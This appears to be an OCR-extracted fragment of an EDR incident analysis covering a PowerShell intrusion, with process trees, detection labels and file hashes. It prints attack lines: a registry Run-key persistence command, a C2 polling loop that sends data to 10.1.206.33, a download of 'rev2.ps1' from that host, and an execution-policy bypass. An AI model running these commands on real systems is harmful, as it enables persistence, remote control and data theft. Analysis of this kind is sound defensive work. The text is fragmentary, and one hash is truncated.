



reg.exe (7232)

```
ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V "IT Support Monitoring" /t REG_SZ /F /D C:
\Users\victim1\AppData\Roaming\ITSupport_Error_Logging.ps1
```

%SYSTEM%\


EDR ANALYSIS – PRIVILEGE ESCALATION






- powershell.exe (5204)
  - Suspicious PowerShell Script Behavior [D1202]
  - IPv4 in HTTP Request URL
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - whoami.exe (11612)
    - System owner/user discovery via PowerShell [C1105a]
    - System Owner / User Discovery [F1109]

Username	acme\victim1




```
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
while($true) {
Start-Sleep -Seconds 1.5
# checks any new received inputs from the attacker
$input_ = Invoke-WebRequest -URI http://10.1.206.33/checkInput | select Content
$input_ -match "^(.*) #SEPARATOR#"
```




SHA-1	D54525099DC32D4A6533140227E595F61A7F134B
SHA-256	EC674711BE721B1D663029C503E030C7A55592DD3154566564022

```
powershell -executionpolicy bypass .\ITSupport_Scan.ps1
```




SHA-1	B7AB3E8C8E6FE1A1461C62E988EDC0EA7C84C5C6
SHA-256	7B97A5B87395E6809E9A7F538AB7F9D9C16BBF7F1ACDBD4148AA779E0FB043A3


```
get-acl C:\programdata\audit\Get-Baseline.ps1 | select path,accesstostring | fl
```



Threat type	Suspected botnet detected
Threat name	Powershell/Generik.A
IP protocol	Transmission Control Protocol
Source socket	10.1.206.33:80

EDR ANALYSIS – PRIVILEGE ESCALATION





- powershell.exe (5204)
  - Suspicious PowerShell Script - Behavior [D1202]
  - IPv4 in HTTP Request URL
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - Suspected botnet detected
  - whoami.exe (11612)
    - System owner/user discovery via PowerShell [C1105a]
    - System Owner / User Discovery [F1109]
  - powershell.exe (14188)
  - whoami.exe (14968)

Username	acme\victim1

SHA-1	C3E039697D981CF687184CA3DC6ECFCBC42F836B
SHA-256	B5E3AED841651FB566FDD53FE3C7AA24DDF735E0E95A625BD615DF5FA3FA6D6E

```
cat Run_Log_Task.txt
```


SHA-1	1C762EE453F1883D278C7E01CD03A0B95A12C0FF
SHA-256	DB4E679EF333C71C69444D74FACCC7F28E74B0C699C0B105566B91B92420DAE4


```
Invoke-WebRequest http://10.1.206.33:8000/rev2.ps1 -OutFile .\rev2.ps1
```

SHA-1	3F8C0ADA2F144CF7349DCA1EB57B20762AD5B381
SHA-256	172F683121791EA5FDF3A8A658AA1FF6352A4FE8A734D4E583D4FD239CCA27AA

```
cp Get-Baseline.ps1 Get-Baseline_.ps1
```


EDR ANALYSIS – ACTION ON OBJECTIVE



